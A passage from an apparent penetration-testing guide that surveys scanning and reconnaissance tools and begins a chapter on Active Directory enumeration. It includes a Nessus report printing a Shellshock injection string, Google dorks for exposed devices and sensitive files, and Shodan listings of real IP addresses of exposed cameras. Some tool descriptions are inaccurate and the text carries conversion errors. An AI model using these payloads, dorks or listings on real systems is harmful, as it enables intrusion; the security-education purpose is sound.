

**Network Scanning:** This means to look for active machines or targets on the network. This can be done using tools or scripts that ping to all IP addresses on the networks and get a list of the alive nodes and their IP addresses.

## Network Scanning Tools

### Angry IP Scanner

This is our third recommended port scanning tool for network discovery. It's popular for its fast scanning speed thanks to its multi-thread approach which is separating each scan.



### Wireshark

Wireshark is an open source tool which is known as multi-platform network protocol analyzer. It scans data vulnerabilities on a live network between the active client and server.



## Advanced IP Scanner

This is a free and open source network scanning tool that works in a Windows environment. It can detect and scan any device on a network including wireless devices.



**Vulnerability Scanning:** is an inspection of the potential points of exploit on a computer or network to identify security holes. A vulnerability scan detects and classifies system weaknesses on computers, networks and communications equipment and predicts the effectiveness of countermeasures.

# Vulnerability Scanners

## OpenVAS

This is an open source tool serving as a central service that provides vulnerability assessment tools for both vulnerability scanning and vulnerability management.



## Nikto

Nikto is a greatly admired open source web scanner employed for assessing the probable issues and vulnerabilities.

```
root@kali:~# nikto -h 192.168.1.1
- Nikto v2.1.6
-----
+ Target IP:          192.168.1.1
+ Target Hostname:    192.168.1.1
+ Target Port:        80
+ Start Time:         2018-11-11 04:07:42 (GMT1)
-----
+ Server: Realtron WebServer 1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent
  to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to r
  ender the content of the site in a different fashion to the MIME type
+ / - Requires Authentication for realm 'index.htm'
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ / - Requires Authentication for realm 'index.htm'
+ / - Requires Authentication for realm 'index.htm'
+ / - Requires Authentication for realm 'index.htm'
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated:  0 error(s) and 3 item(s) reported on remote host
+ End Time:         2018-11-11 04:07:47 (GMT1) (5 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```

## Nessus

Nessus is the world's most popular vulnerability scanner, taking the first place in 2000, 2003, and 2006 security tools survey. Nessus efficiently prevents network attacks by identifying weakness and configuration errors that may be exploited to attack the network.

**CRITICAL: Bash Remote Code Execution (Shellshock)**

**Description**  
The remote host is running a version of Bash that is vulnerable to command injection via environment variable manipulation. Depending on the configuration of the system, an attacker could remotely execute arbitrary code.

**Solution**  
Update Bash.

**See Also**  
<http://seclists.org/oss-sec/2014/03/350>  
<http://www.nessus.org/u?ba67f829>  
<https://www.invisiblethreat.ca/2014/09/love-2014-6271/>

**Output**

```
Nessus was able to set the TERM environment variable used in an SSH connection to :
() { : }; /usr/bin/ld > /tmp/nessus.1430947545
and read the output from the file :
sh -c 'bash -c '\''cat /tmp/nessus.1430947545'<-&#x27; sh -c 'bash -c '\''cat /tmp/nessus.1430947545'\''
.....
uid=0[root] gid=0[root] groups=0[root],1(bin),2(demon),3(sys),4(admin),6(disk),10(wheel) context=root;system_r:unconfined_t:systemLow-SystemHigh
Note: Nessus has attempted to remove the file /tmp/nessus.1430947545
```

Port	Hosts
22 / tcp / ssh	172.26.16.211

```
Nessus was able to set the TERM environment variable used in an SSH connection to :
() { : }; /usr/bin/ld > /tmp/nessus.1430947693
and read the output from the file :
uid=1001[neo] gid=100[users] groups=100(users),0(root),1(bin),3(sys),5(tty),16(dialout),22(utmp),33(video),42(trusted),65(smbd),111(ssu-
neo),1000(acmnet),1301(New_root)
Note: Nessus has attempted to remove the file /tmp/nessus.1430947693
```

Port	Hosts
22 / tcp / ssh	172.26.17.98

**Plugin Details**

Severity: Critical  
ID: 77823  
Version: 1.7  
Type: local  
Family: Gain a shell remotely  
Published: September 24, 2014  
Modified: October 28, 2014

**Risk Information**

Risk Factor: Critical  
CVSS Base Score: 10.0  
CVSS Temporal Score: 8.7  
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C  
CVSS Temporal Vector: CVSS2#E:ND/RL:OF/RC:C  
IWM Severity: I

**Vulnerability Information**

CPE: cpe:/a:gnuz/bash  
Exploit Available: true  
Exploit Ease: Exploits are available  
Patch Pub Date: September 24, 2014  
Vulnerability Pub Date: September 24, 2014

**Exploitable With**

Metasploit (Pure-FTPd External Authentication  
Bash Environment Variable Code Injection)  
Core Impact

**Reference Information**

EDB-ID: 34766, 34765  
BID: 70103  
OSVDB: 112004  
IAW: 2014-A-0142  
CVE: CVE-2014-6271

## Acunetix

Acunetix Web Vulnerability Scanner is an automated web application security testing tool that audits your web applications by checking for vulnerabilities like SQL Injection, Cross-site scripting, and other exploitable vulnerabilities.



## Traceroute

Traceroute is a network utility tool which comes bundled with most operating systems. The traceroute tool 'traces the route' from your IP to the IP of the end host you specify. It is particularly useful in identifying routers, firewalls and gateways which exists between you and your target.

To run a traceroute command on a Linux based system simply type:

```
#traceroute <Fully qualified Domain Name>
```

or

```
#traceroute <IP Address>
```

## Masscan

Masscan is similar to Nmap but it is more faster. As per its GitHub repository, it is capable of sending out 10 million packets per second. To run a 'ping sweep' using masscan simply type:

```
#masscan --range <IP Range> --ping
```

## **Passive reconnaissance**

In this section, I want to talk about footprinting using passive reconnaissance. Passive reconnaissance is collecting host information about the target company without communicating with any of their systems. It's critically important to the external footprinting process because it serves as a foundation on which we build the rest of this chapter.

In the following list, I am highlighting some useful resources and tools you can use to perform passive footprinting as part of the Reconnaissance phase of an ethical hacking exercise.



### **WHOIS**

Starting with just a single URL, one of the first technique we can use or utilities we can use is a WHOIS lookup. Now WHOIS is actually a protocol, but it goes back to the early days of the internet. And the goal of WHOIS is to connect a URL with company information. So this would be a physical address, phone number, contact email. And the company is assigned a unique identifier called an Autonomous System Number or ASN. This ASN is also associated with a network range or a list of external IP addresses. And so WHOIS is handy from a footprinting perspective because we can go from a URL to a list of IP addresses.



### Whois Record for Google.tn

— Domain Profile

Registrar	ELB IANA ID: — URL: — Whois Server: —
Registrar Status	Active
Dates	1,656 days old Created on 2014-04-30 <a href="#">↗</a>
Tech Contact	—
IP Address	74.125.195.94 - 51 other sites hosted on this server <a href="#">↗</a>
IP Location	 - California - Mountain View - Google Llc
ASN	 AS15169 GOOGLE - Google LLC, US (registered Mar 30, 2000)

— Website

Website Title	 Google <a href="#">↗</a>
Server Type	gws
Response Code	200
SEO Score	88%
Terms	5,080 (Unique: 1,013, Linked: 28)
Images	0 (Alt tags missing: 0)
Links	19 (Internal: 11, Outbound: 6)

## GHDB

Google happens to be the most powerful OSINT tool for a user to perform attacks, and forms the basis for GHDB – the Google Hacking DataBase. Using Google, a SQL injection attack on a random website can be performed within 0.2 Google seconds. Specially crafted words given as input to Google are named as dorks, or google dorks. These GHDB dorks can be used to reveal vulnerable servers on the Internet, to gather sensitive data, vulnerable files that are uploaded, sub-domains, and so on. Effective usage of GHDB can make the hacking process considerably easier. Exploit DB maintains a collection of googledorks under a section named GHDB.

The screenshot shows the Exploit Database website's Google Hacking Database (GHDB) page. The page has a navigation menu with links for Home, Exploits, Shellcode, Papers, Google Hacking Database, Submit, and Search. The main heading is "Google Hacking Database (GHDB)" with the subtitle "Search the Google Hacking Database or browse GHDB categories". Below this is a search form with a dropdown menu for "Any Category", a search input field, and a "Search" button. The search results are displayed in a table with columns for Date, Title, and Category.

Date	Title	Category
2018-11-08	inurl:/sample/LvApp/!vappl.htm	Various Online Devices
2018-11-08	allinurl:control/multiview	Various Online Devices
2018-11-08	allinurl:DialogHandler.aspx	Various Online Devices
2018-11-08	intitle:"VertrigoServ" + "Welcome to VertrigoServ"	Various Online Devices
2018-11-07	intitle:"Swagger UI - " + "Show/Hide"	Various Online Devices
2018-11-07	inurl:/vti_pvt/service.cnf   inurl:/vti_inf.html   inurl:/vti_bin/   inurl:/vti_bin/spsdisco.aspx	Files Containing Juicy Info
2018-11-07	intitle: "Welcome to nginx!" + "Thank you for using nginx."	Web Server Detection
2018-11-06	"vpnsstl"	Pages Containing Login Portals

## Search Engines

### Shodan

Shodan is a network security monitor and search engine focused on the deep web & the internet of things such as printers, webcams, servers, routers and other services.

SHODAN server: netwave IP camera

Exploits Maps

TOTAL RESULTS: 90,190

TOP COUNTRIES

Germany	17,874
France	10,643
United States	9,873
Italy	7,658
Brazil	2,994

TOP SERVICES

HTTP	22,423
HTTP (81)	15,758
HTTP (8080)	10,475
HTTP (82)	9,708
HTTP (83)	5,556

TOP ORGANIZATIONS

Deutsche Telekom AG	10,141
Orange	4,961
Free SAS	3,344
Telecom Italia	3,166
Comcast Cable	2,473

RELATED TAGS: ip camera ip cam netwave ip cam

**186.39.183.105**  
 186-39-183-105.speedy.com.ar  
**Telefonica de Argentina**  
 Added on 2018-11-12 02:58:40 GMT  
 Argentina, Mar Del Plata  
 Details

HTTP/1.1 200 OK  
**Server: Netwave IP Camera**  
 Date: Mon, 12 Nov 2018 02:53:12 GMT  
 Content-Type: text/html  
 Content-Length: 7250  
 Cache-Control: private  
 Connection: close

**96.38.130.233**  
 96-38-130-233.dhcp.reno.nv.charter.com  
**Spectrum**  
 Added on 2018-11-12 02:54:32 GMT  
 United States, Sparks  
 Details

HTTP/1.1 200 OK  
**Server: Netwave IP Camera**  
 Date: Mon, 12 Nov 2018 02:50:02 GMT  
 Content-Type: text/html  
 Content-Length: 2574  
 Cache-Control: private  
 Connection: close

**2.84.20.38**  
 vpn-2-84-20-38.home.otenet.gr  
**OTEnet S.A.**  
 Added on 2018-11-12 02:54:30 GMT  
 Greece, Athens  
 Details

HTTP/1.1 200 OK  
**Server: Netwave IP Camera**  
 Date: Mon, 12 Nov 2018 02:54:29 GMT  
 Content-Type: text/html  
 Content-Length: 1504  
 Cache-Control: private  
 Connection: close

## Censys

Censys is a wonderful search engine used to get the latest and most accurate information about any device connected to the internet, be it servers or domain names.

You will be able to find full geographic and technical details about ports 80 and 443 running on any server, as well as HTTP/S body content & GET response of the target website, Chrome TLS Handshake, full SSL Certificate Chain information, and WHOIS information.



## Google Dorks

While investigating people or companies, a lot of IT security newbies forget the importance of using traditional search engines for recon and intelligence gathering.

In this case, Google Dorks can be your best friend. They have been there since 2002 and can help you a lot in your intelligence reconnaissance.

Google Dorks are simply ways to query Google against certain information that may be useful for your security investigation.

Search engines index a lot of information about almost anything on the internet, including individual, companies, and their data.

For reconnaissance targeting I recommend using the following:

**Filetype:** you can use this dork to find any kind of file types.

**Ext:** can help you to find files with specific extensions (eg. .txt, .log, etc).

**Intext:** can perform queries helps to search for specific text inside any page.

**Intitle:** it will search for any specific words inside the page title.

**Inurl:** will look out for mentioned words inside the URL of any website.



You can find others Google dorks in this links:

- <https://www.sans.org/security-resources/GoogleCheatSheet.pdf>
- [http://www.googleguide.com/print/adv\\_op\\_ref.pdf](http://www.googleguide.com/print/adv_op_ref.pdf)

## Social Media

Social media poses an interesting dilemma for many organizations. On the one hand, these platforms are invaluable for companies for easily sharing information about events, job postings, and new services. On the other, they can be a treasure trove for malicious hackers and pentesters.

## Company Websites

The target's own public website and other digital assets it hosts in the public domain can also be used to gather information needed in further phases of the ethical hacking exercise. Press releases issued by the organization can also be useful as they state the names and designations of key employees and successful technologies or projects that they have implemented.

## Netcraft

Netcraft provides data about nearly every website, which can be extremely useful for penetration testers. It can be used to gather information about websites which are run by the target information and returns information such as its IP address, hosting provider, technology in use etc.

Search Web by Domain

Explore 1,094,729 web sites visited by users of the Netcraft Toolbar 12th November 2018

Search: site contains  search tips

example: site contains .netcraft.com

### Results for google.tn

Found 4 sites

	Site	Site Report	First seen	Netblock	OS
1.	<a href="http://www.google.tn">www.google.tn</a>		april 2011	google inc.	linux
2.	<a href="http://google.tn">google.tn</a>		april 2011	google inc.	linux
3.	<a href="http://maps.google.tn">maps.google.tn</a>		june 2011	google inc.	linux
4.	<a href="http://translate.google.tn">translate.google.tn</a>		june 2011	google inc.	linux

COPYRIGHT © NETCRAFT LTD 2018. ALL RIGHTS RESERVED.

## DNS Tools

The greatest tool at your disposal during this phase of reconnaissance is DNS. This Internet protocol will help you in obtaining a list of IP addresses and match these to possible services the target is running. In addition, DNS will also give insight into how the target's email is being

routed, special application configurations you can derive from TXT and SRV records and of course the IP and names of the authoritative DNS servers.

## DNS Recon

DNSRecon is a great tool for conducting DNS Reconnaissance. The following command `#dnsrecon -w` where the `-w` option initiates a deep WHOIS record analysis. The output of DNSRecon will provide you with the WHOIS record, host addresses, name servers and IP addresses as well as the MX mail records and other pertinent DNS information. To run dnscan type the following command in the terminal `#python dnscan -d -w -v`.

## dnscan

dnscan is another DNS reconnaissance tool, it has similar features to DNSRecon but it comes with a DNS subdomain dictionary which is an invaluable tool for finding subdomains for the internet domain you are interrogating.

## dmitry

dmitry is another DNS/Web Search Footprinting Reconnaissance tools. The command to perform a dmitry ‘footprinting’ scan is:

```
#dmitry -winse <target domain>
```

## Job Sites

Job sites are valuable resources for identifying technologies in use by the target organization. Once again use Google Dorks to search these e.g. `site:indeed.com`, `site:monster.com`, etc.

## Chapter 5

# Internal Reconnaissance

Contributor: Shailesh Rangari

Microsoft's Active Directory is the most dominant technology in environments that require the administration and upkeep of numerous systems e.g. a workplace environment. Active Directory Domain Controllers hold a treasure trove of information from a Red Teaming perspective and can be heavily leveraged to discover, enumerate and target specific systems and technologies in Windows domains. There is often a misconception amongst system administrators that a standard Domain User account with limited privileges is of little or no use to an adversary. However, an attacker who has gained a foothold on a system connected to an Active Directory environment can readily use built-in Windows command line utilities with the privileges of a compromised Domain User to obtain the network and domain topology information.

The tools and utilities used to achieve this can be divided into two high-level categories; ones that come built-in on all Windows OS's and the ones that don't. The latter can be challenging due to several reasons, such as lack of administrator privileges needed for installation, maintaining stealth or scope of testing that prevents installation of software on systems. The two categories referenced earlier are as follows:

### **Built-in Utilities**

1. Windows built-in utilities e.g. net, ipconfig, nltest, sc

### **Requires Download and/or Installation**

1. SysInternal Suite\* e.g. psloggedon, psexec, procdump
2. Windows Resource Kits e.g. Server 2003, 2000 and Remote Server Administration Kit e.g. RSAT Windows 7 and Windows 10
3. Miscellaneous Utilities

\*Note that the SysInternal Suite does not require installation.

This is a primer on information that can be gathered using these tools and utilities with the privileges of a standard Domain User, who may or may not have administrator level access to the system where these tools are being executed. For instances where an adversary needs



administrator privileges to install and execute these tools, please refer to the Privilege Escalation section of this guide to understand how this can be accomplished.

## Built-in Utilities

### Ipconfig

Internet Protocol configuration is a built-in Windows command line utility that can be used to configure and display IPv4 and IPv6 network information. Besides all the information that can be obtained from the execution of 'ipconfig /all' on a Windows host, of interest to an adversary will be the following entries that can provide information about all the Active Directory Domains that exist in the network.

ipconfig /all

1. Primary DNS Suffix
2. DNS Suffix Search List
3. DNS Servers
4. Primary WINS Server
5. Secondary WINS Server
6. NetBIOS over Tcpip

